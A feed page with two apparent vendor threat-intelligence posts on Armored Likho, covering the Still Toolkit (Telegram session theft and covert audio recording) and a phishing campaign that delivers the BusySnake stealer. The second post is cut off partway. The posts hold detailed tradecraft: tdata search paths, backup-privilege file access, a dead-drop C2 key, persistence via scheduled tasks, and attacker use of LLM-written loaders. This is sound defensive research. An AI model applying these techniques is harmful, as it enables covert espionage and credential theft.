Normal view

There are new articles available, click to refresh the page.
Before yesterdayMain stream

Armored Likho expands its cyber-espionage toolkit

13 August 2026 at 04:00

In May 2026, we discovered a new cyber-espionage campaign by the Armored Likho group, also known as Eagle Werewolf, that targets private individuals and organizations across various industries in Russia, including major corporations, the public sector, IT, and education. The attackers used a fake app as bait that mimics a service for donations. However, the most interesting part of this campaign isn’t the initial infection method – it’s the malicious implants the attackers use for cyber-espionage.

We’ve written previously about recent Armored Likho attacks, but our analysis shows that the campaign discussed below has more in common with the group’s activity from February. That said, the attackers have significantly expanded their arsenal.

During our research, we found a new cyber-espionage toolkit written in Rust: the Still Toolkit. One of its components, Still Sync, steals Telegram session data to gain ongoing access to the victim’s account. With this stolen data, attackers can leverage the Telegram API to automatically pull chat logs, media files, and other information from the account.

The second component, Still Audio, is an implant for covert audio surveillance. It analyzes the incoming audio stream, automatically detects speech, records conversations, and sends the recordings to a command-and-control server.

In this article, we’ll look at the initial infection method, how the new Still Toolkit components are built, and the technical details of how they operate.

Kaspersky products detect this threat as Trojan.Win64.Agent.* and HEUR:Backdoor.Win32.Generic.

Background

Armored Likho’s malicious activity has been documented several times before: in November 2024, and in February and July 2026. The current campaign shows significant overlap with the November and February campaigns, which used malicious droppers disguised as documents and applications related to Starlink activation or fundraising efforts as the initial infection vector. This campaign also uses fundraising as its lure. At the same time, our research uncovered a number of new tools that point to the attackers expanding their capabilities.

Initial infection

The infection chain starts with an app that mimics a donation service. As of this writing, the app distribution method remains unknown. During our research, however, we obtained several samples posing as apps from different Russian foundations.

In reality, the app is a dropper. Its developers wrote it in Rust on top of the popular Tauri framework, and it has a graphical interface designed to deceive the user. After launch, it displays a login form that asks for a password, presumably one the attackers supplied.

The login form

The login form

After the user enters a valid password, they see a catalog of donatable items. The app pulls item and category information from orderapiserver[.]info through the public/categories and public/products endpoints. A clickable catalog makes the app look legitimate. While the user browses the items, the dropper quietly decrypts and launches the payload for the next stage in the background.

Our analysis shows that the mechanism for decrypting the payload and launching subsequent stages hasn’t changed since the February campaign. However, we found a new cyber-espionage toolkit – the Still Toolkit – made up of two components: Still Sync and Still Audio.

Still Sync

Still Sync is a stealer written in Rust that steals Telegram session data. However, its capabilities don’t stop there. With this stolen data, Sync can log in to the victim’s account and pull messages and media files through the Telegram API.

Architecturally, Sync is an asynchronous application based on the Tokio library. It talks to the server over gRPC and serializes messages with FlatBuffers. It supports both HTTP and HTTPS as transport protocols; the URL of the command-and-control server determines which one it uses.

How it works

When Sync launches, the attackers set several environment variables. Before starting any malicious activity, the implant pulls configuration parameters from these:

  • STILL_SYNC_ADDR: the address of the command-and-control server. By default, this is https://tg4service[.]com:443.
  • STILL_SEND_PATH: the path to the tdata
  • STILL_TELEGRAM_PASSCODE: the password for decrypting the tdata folder, if Telegram data encryption is enabled on the victim’s device.

Sync also supports several command-line arguments:

  • --console: runs as a console application. If this parameter is absent, the implant creates a TReload service to keep running in the background.
  • --version: prints version information and exits.
  • --firefly: launches a trace thread that monitors the program’s operation. It writes error messages to a hidden file, bin, located in the same folder as the main executable.
  • --db: turns on debug mode with detailed logging.

Example Still Sync logs

Example Still Sync logs

Once it launches, the malware begins registering the device with the C2 server. To do this, Sync collects the following information about the victim’s system:

  • Motherboard serial number
  • CPU ID
  • System UUID
  • BIOS serial number
  • Computer domain name

The malware combines the collected data into a single string with a colon as the separator. It then hashes that string with SHA-256 and stores the resulting hash under the key sysmarker. Worth noting: other Armored Likho tools, AquilaRAT included, use this same hashing algorithm.

Sync then serializes a package containing all the collected information and the agent version, and sends it in a POST request to /still.rpc.Sync/RegisterMachine. The response contains a machine_id value, which Sync uses to identify itself in subsequent requests.

Once registration succeeds, Sync sends a POST request with the machine_id parameter to /still.rpc.Sync/GetMachineSettings. The server responds with the following settings:

  • enabled: triggers malicious activity on the infected device.
  • scan_portable: turns on extended scanning when searching for the tdata We’ll cover this feature in more detail below.
  • fetch_telegram: if this parameter is on, Sync attempts to log in to Telegram and extract data. We’ll cover this feature in more detail below.
  • download_channels: if this parameter is off, Sync skips channel dialogs when exfiltrating Telegram data.

These parameters have no default values, so Sync doesn’t perform any malicious actions until the registration and settings-retrieval processes both complete successfully.

Telegram data collection

Before stealing a Telegram session, Sync searches for the tdata folder, unless the STILL_SEND_PATH variable is already set. The list of search paths includes both standard and nonstandard directories, if the scan_portable option is turned on:

  • C:\Users\<username>\AppData\Roaming\Telegram Desktop\: the standard Telegram Desktop installation directory.
  • C:\Users\<username>\AppData\Local\Packages\<package_folder>\LocalCache\Roaming\: the installation directory for the Microsoft Store version. Sync identifies the package folder by a name that contains the string TelegramMessenge.
  • C:\: used for the extended search (if the scan_portable option is on).

Sync then sends a POST request with a list of files from the tdata folder to the /still.rpc.Sync/CheckFiles endpoint. The server responds with the following values:

  • snapshot_id: an identifier the server assigns to the current data snapshot.
  • present: a list of file paths that are already present on the server.

This lets the C2 server avoid re-receiving files it already has. In addition, if Sync can’t access files on disk through standard methods, it falls back on three mechanisms that abuse the SeBackupPrivilege privilege:

  • Opening files with the CreateFileW function using the FILE_FLAG_BACKUP_SEMANTICS parameter
  • Creating a backup copy through the Shadow Copy service and reading files from there
  • If the previous methods all fail, attempting to copy the file using the Robocopy utility in backup mode

Beyond stealing Telegram session data, Sync can carry out full-scale collection of user information from the messaging app. When the fetch_telegram option is on, it launches a separate thread that authenticates to the chat app using the previously obtained tdata. Once authentication succeeds, Sync gains access to the account data and sends the following collected information to the server:

  • User details, such as username, phone number, first and last name
  • Information about private chats, groups, or channels, such as chat name and ID, the member list, and so on
  • Dialogs from private chats, groups, and channels (if the download_channels option is on)
  • Media files under 250MB: photos, documents, stickers, and contacts

Still Audio

Still Audio is an audio surveillance implant written in Rust. Its main job is to analyze the incoming audio stream and start recording voice when certain conditions are met – we’ll cover those in the next section. Architecturally, Still Audio largely mirrors Sync and uses the same mechanisms for communicating with the C2 server.

On launch, Still Audio performs a sequence of actions:

  • It extracts libmp3lame.dll, a file stored inside the executable. This is a library used to encode audio data.
  • If the --console command-line argument is absent, the implant creates a service named auxhost, connects to it, and continues running in the background.
  • While running in the background, it creates a file, logfile.log, to write logs to.

Next, Still Audio retrieves the C2 server address. As with Sync, it stores the URL in an environment variable – in this case, STILL_AUDIO_SYNC_ADDR. If that variable isn’t set, it falls back to STILL_SYNC_ADDR, which shows the two modules are compatible with each other. If neither variable is set, it uses the default URL, https://srwinservice[.]com.

Still Audio also uses the Dead Drop Resolver technique as a fallback mechanism for obtaining the C2 address. If the current server stays unreachable for three days, the tool tries to pull the current C2 URL from a GitHub repository. In the sample under analysis, we found the following URL for the page containing C2 information: hxxps://raw.githubusercontent[.]com/mmarln/pi-mono/refs/heads/main/packages/pods/src/array12.json

Encrypted C2 address inside the GitHub repository

Encrypted C2 address inside the GitHub repository

The repository, a fork of a popular project, contains the server URL Base64-encoded and encrypted with the Blowfish algorithm in ECB mode, using the key 5c8e153228edd3c6cbf75684 (lowercase string). Older AquilaRAT samples use this exact same algorithm and key.

Once it obtains the current C2 address, the Audio module starts a registration process similar to Sync’s, but through a different endpoint:

/still.rpc.Audio/RegisterAudioMachine. Also, unlike Sync, Audio sends a list of available audio input devices along with the system information.

The server responds with settings for the implant:

  • machine_id: a unique identifier for the current device.
  • vad_threshold: the threshold value for the VAD (Voice Activity Detection) algorithm. Expressed as a decimal fraction, it represents a proportion of the maximum sound level the input device can pick up. Sound above this threshold counts as voice activity. The default vad_threshold is 02.
  • max_silence_duration: the number of audio samples with a VAD value below the set threshold after which the implant considers the recording finished.
  • max_buffer_size: the maximum buffer size for recorded audio data.
  • active_device: the name of the input device selected for recording, from the list of available devices.

The eavesdropping process

Still Audio works with raw audio samples it captures directly from the input device. To detect voice activity, it implements an algorithm based on Root Mean Square (RMS), a lightweight signal-processing method that distinguishes speech from silence by measuring the audio signal’s average power over time. The implant doesn’t rely on any third-party libraries here; it implements all the calculations itself.

The implant compares the calculated RMS value against the vad_threshold parameter. If RMS meets or exceeds this threshold, recording starts. To avoid losing the beginning of the recording, Still Audio uses a pre-buffer, a size-limited buffer that stores samples from just before the current recording moment. A sequence of max_silence_duration samples (320 by default) with RMS values below the threshold signals the end of the recording. For example, with a standard headset running at a 44.1kHz sampling rate, recording stops after roughly 7ms of silence.

Interestingly, the Audio module makes no attempt to hide its use of the microphone: its name shows up in Windows settings. In the sample we examined, the file was saved to disk as IntAudio.exe, and it appeared in the list of apps using the microphone as “Intel Audio”:

The malicious module in the list of apps using the microphone

The malicious module in the list of apps using the microphone

Before sending recordings to the server, the implant uses the libmp3lame library to encode the raw audio samples. It sends the recording files via a POST request to /tgfrg, adding a Client-Id header containing the machine_id obtained during registration to identify the device.

Infrastructure

This campaign draws on a broad set of hosting providers and domains registered at different points in time, which suggests the attackers are trying to make their infrastructure harder to detect. We found no direct overlap in domains or IP addresses with the February campaign. Even so, the two infrastructures share some similarities:

  • They use the same hosting providers, with the ASNs 149440, 202448, and 215311.
  • Their domain names follow similar naming patterns that mimic Windows system services and update mechanisms.
Domain IP address Registration date ASN
orderapiserver[.]info 187.127.153[.]38 April 18, 2026 47583
tg4service[.]com 159.198.37[.]74 October 4, 2025 22612
srwinservice[.]com 213.252.244[.]123 March 19, 2026 61272
screenserv[.]com 23.26.237[.]250 February 13, 2026 149440
windowserv[.]net 23.27.24[.]30 February 10, 2026 149440
managementapiservice[.]com 188.212.124[.]178 May 1, 2026 202448
service8date[.]com 145.223.69[.]143 January 13, 2026 215311
updateservs[.]com 145.223.68[.]66 December 23, 2025 215311

Victims

In this campaign, we’ve determined that the attackers’ primary targets are users in Russia. Most victims are private individuals, though the corporate sector, government organizations, IT companies, and educational institutions are also affected.

Attribution

This campaign has been using both new tools and malware families documented in BI.ZONE’s February report. While some components turned up for the first time, they show significant code-level overlap with malicious tools seen in earlier Armored Likho campaigns. Based on these overlaps, along with additional technical artifacts, we’re highly confident the Armored Likho group is behind the campaign. The overlaps we identified include:

  • Identical dropper architecture in the February and current campaigns, which includes the use of the Tauri library to build the graphical interface, a similar user-input handler, a payload with the ICRYPTMP header, and the same multi-part encryption format.
  • The same encryption algorithm and key used in AquilaRAT from the previous campaign and in the Still Audio module from the current campaign, both implementing the Dead Drop Resolver technique.
  • Identical logic for generating the sysmarker value in older AquilaRAT samples and in the Still toolkit from the current campaign. The algorithms match down to the PowerShell commands used to collect system information.
  • Substantial infrastructure overlap, which includes the hosting providers and domain-naming patterns described in the Infrastructure section.

Takeaways

The campaign described in this post shows Armored Likho’s toolkit evolving, with the group steadily expanding its cyber-espionage capabilities. Beyond the components we already knew about, the attackers rolled out new modules that let them not only access Telegram data but also conduct audio surveillance on victims. Together, these capabilities significantly widen the range of information attackers can collect in a single compromise.

One point deserves particular attention: the new tools form a cohesive set, sharing similar architecture, C2 communication mechanisms, and common implementation elements. This points to the group building out its own tool ecosystem, designed for long-term use and further expansion.

The emergence of new, specialized modules shows the attackers aren’t just trying to preserve their existing capabilities – they’re working to make intelligence-gathering more effective by controlling multiple communication channels at once.

Indicators of compromise

Additional information about this threat, indicators of compromise included, is available to customers of Kaspersky Threat Intelligence Reporting. Contact intelreports@kaspersky.com for more details.

File hashes
Droppers
C1D1EE16B92E6A138FFA048855F75D7D
17674B250D8B422A50A86C9FF207186D
62801F6223E860A7CCA271522E303B2D

Still Sync
68F0365D2FA8C828D012D8859E52A773
4BD7C352AE277B0E38D07BEEDD4DD507
D4BC09FB10EA2A5DC0BCBEEDA5E5AFDD

Still Audio
2CA8ADBAB98EBE305EACF272CF48F5A0
3AC41B097236A7723821848AE31EF141
439255736797BC88BD19F282449E0436

Domains
orderapiserver[.]info
tg4service[.]com
srwinservice[.]com
screenserv[.]com
windowserv[.]net
managementapiservice[.]com
service8date[.]com
updateservs[.]com

Armored Likho digging a snake pit: inside the covert BusySnake Stealer campaign

By: Kaspersky
3 July 2026 at 06:00

Introduction

During our routine threat monitoring, we uncovered a new phishing campaign tied to a previously unknown APT group that we dubbed Armored Likho (also known as Eagle Werewolf based on circumstantial evidence). This targeted campaign focuses heavily on government agencies and the electric power sector. The geographical footprint of these attacks spans Russia, Brazil, and Kazakhstan, establishing the group as a global threat actor.

Armored Likho blends financially motivated campaigns targeting private individuals with targeted cyber-espionage aimed at organizations. Their toolkit features obfuscated, modular RATs and infostealers specifically engineered to bypass dynamic analysis. Alongside these, they leverage simpler tools like Go2Tunnel for remote access and network tunneling. This diverse malware stack enables the threat actor to maintain stealthy control of compromised hosts, exfiltrate credentials and other sensitive information, and dynamically deploy downloadable modules tailored to the victim’s profile and the tasks at hand.

Key campaign highlights:

  • The group is leveraging a previously undocumented tool dubbed BusySnake Stealer. This Python-based infostealer is designed to target Windows systems. We discovered multiple versions of the malware, along with an additional module dedicated to stealing cookies.
  • The first-stage malicious payload, consisting of loaders and stagers, was generated using AI, which blurs the attackers’ TTPs and complicates attribution efforts.

This campaign highlights several concurrent trends: the growing technical maturity of Armored Likho, tool polymorphism, and a shift toward more complex schemes aimed at bypassing security solutions — ranging from Python source code obfuscation to embedding network mechanisms directly into the malware code. In this post, we’ll dissect the campaign that remains active at the time of publication, as well as the toolkit utilized by the attackers.

Initial infection vector

Phishing remains one of the primary initial access vectors that this threat actor heavily relies on in its latest campaigns. Armored Likho uses spear-phishing emails, with themes ranging from official government notices to social programs. In their most recent campaign, the attackers distributed malicious attachments inside archive files with names such as 1bfb2e79-8084-429e-a35c-8b595ab9f839_psihologicheskiy_test.zip (psychological test) or zayavka_gumanitarnayapomosch.rar (humanitarian aid application). These archives contained executables or LNK files named to mimic the email themes, tricking users into executing them on their devices. Below, we break down several variants of how they achieve initial access.

EXE attachment

In one attack variant, the archive contains a dropper named psihologicheskiy_test.exe, which is a self-extracting archive built using the Nullsoft Scriptable Install System (NSIS). When the victim opens the file, a decoy application launches to disarm suspicion by presenting a fake psychological survey. While we have observed similar droppers in the group’s previous campaigns, those earlier versions were written in Rust.


Once executed, the dropper writes a legitimate executable, $temp\nsn5531.tmp\pnx.exe, to disk and launches it. Code is then injected into the pnx.exe process memory to execute a malicious loader. This loader, in turn, fetches several archives hosted in GitHub repositories. Our analysis of these repositories uncovered early development builds and test samples of the malware. Data release in the repository is automated, allowing for rapid rotation of both payloads and the repositories themselves.

Payload repository example

Payload repository example

The downloaded archives are extracted into the $appdata\WindowsHelper directory. This serves as the malware’s working directory, where all subsequent components of the attack are staged and executed.

The fetched package contains the following components:

  • The primary payload: a stealer named module.pyw
  • The runtime directory with the components of the PyArmor execution environment
  • A Python 3.12 interpreter
  • The get-pip.py script: used to install the pip package manager and fetch required dependencies

Once executed, the script installs pip and pulls down the core dependencies required for the payload to run.


With all dependencies in place, the malware creates two VBScript files in the same $appdata\WindowsHelper directory. The first, wh_selfdelete.vbs, is used to wipe the initial pnx.exe loader from the system:

Loader removal script

Loader removal script

The second script, run.vbs, is designed to execute module.pyw and is used to ensure persistence on the system by creating a scheduled task:

Persistence script

Persistence script

This task ensures that the payload, BusySnake Stealer, is executed every five minutes.

LNK attachment

In alternate campaigns, the archive contains a file named Zayavka_[redacted].lnk. The group leveraged the ZDI-CAN-25373 shortcut vulnerability to conceal the contents of their command line. This flaw allows the attackers to use spaces or line breaks to hide execution parameters.

Consequently, when the user runs the malicious LNK file, it triggers the following obfuscated command:

Obfuscated PowerShell command

Obfuscated PowerShell command

This, in turn, spawns a PowerShell command that downloads and executes the malicious loader:

Downloading and executing the loader

Downloading and executing the loader

Upon execution, the loader downloads and opens a decoy DOCX document. We have observed various decoy themes, ranging from humanitarian aid requests to debt clearance certificates.

Decoy documents

Decoy documents


Once the decoy is displayed, the loader initializes the environment variables required to stage the next phase, including URL paths, installation directories, and required library manifests. While we observed variations across different first-stage payload samples, their core functionality remains identical.

Variable initialization example in loader code

Variable initialization example in loader code


Next, the loader fetches a Python 3.12 interpreter (python.zip), the get-pip.py script, and a data.zip archive containing the module.pyw payload. From this point, mirroring the first infection vector, the malware installs its dependencies and establishes persistence through a combination of a VBScript file and a scheduled task.

Example of downloading and installing Python and the pip package manager

Example of downloading and installing Python and the pip package manager

As shown in the screenshots, the loader’s source code contains verbose comments and bullet-point emojis. This coding style is highly uncharacteristic of human-developed malware. It strongly indicates that the group is leveraging LLMs to generate their malicious payloads.

Ultimately, both infection vectors lead to the execution of the primary payload, which we break down in detail below.

BusySnake Stealer

The primary payload in this campaign is a previously undocumented, Python-based infostealer that we have dubbed BusySnake Stealer.

The stealer’s source code implements multiple evasion techniques designed to thwart detection and complicate static analysis. Specifically, the BusySnake Stealer code is obfuscated and encrypted using PyArmor Pro version 9.2.0. The malware dynamically decrypts its bytecode only at the exact moment a function is called, re-encrypting the data immediately afterward. Additionally, the malware runs in the background without spawning a console window, as indicated by its PYW file extension.

During our analysis, we successfully stripped the protector and disassembled the executable functions. Below, we break down the stealer’s configuration and core functionality.


Before executing its main routines, the malware initializes its configuration file. It contains the C2 server address, directory paths, regular expressions, screenshot intervals, a User-Agent string for network communications, and many more. An example configuration from one of the captured samples is shown below.

Stealer configuration example

Stealer configuration example

The stealer’s architecture relies on handlers, each responsible for specific functions. The table below details the role of each handler.

Handler Name Description
single_instance_lock Prevents multiple instances of the stealer from running concurrently on the compromised host.
start_key_clipboard_logger Steals data from the system clipboard.
start_inventory_background Enumerates files across the system and logs their metadata into a local database.
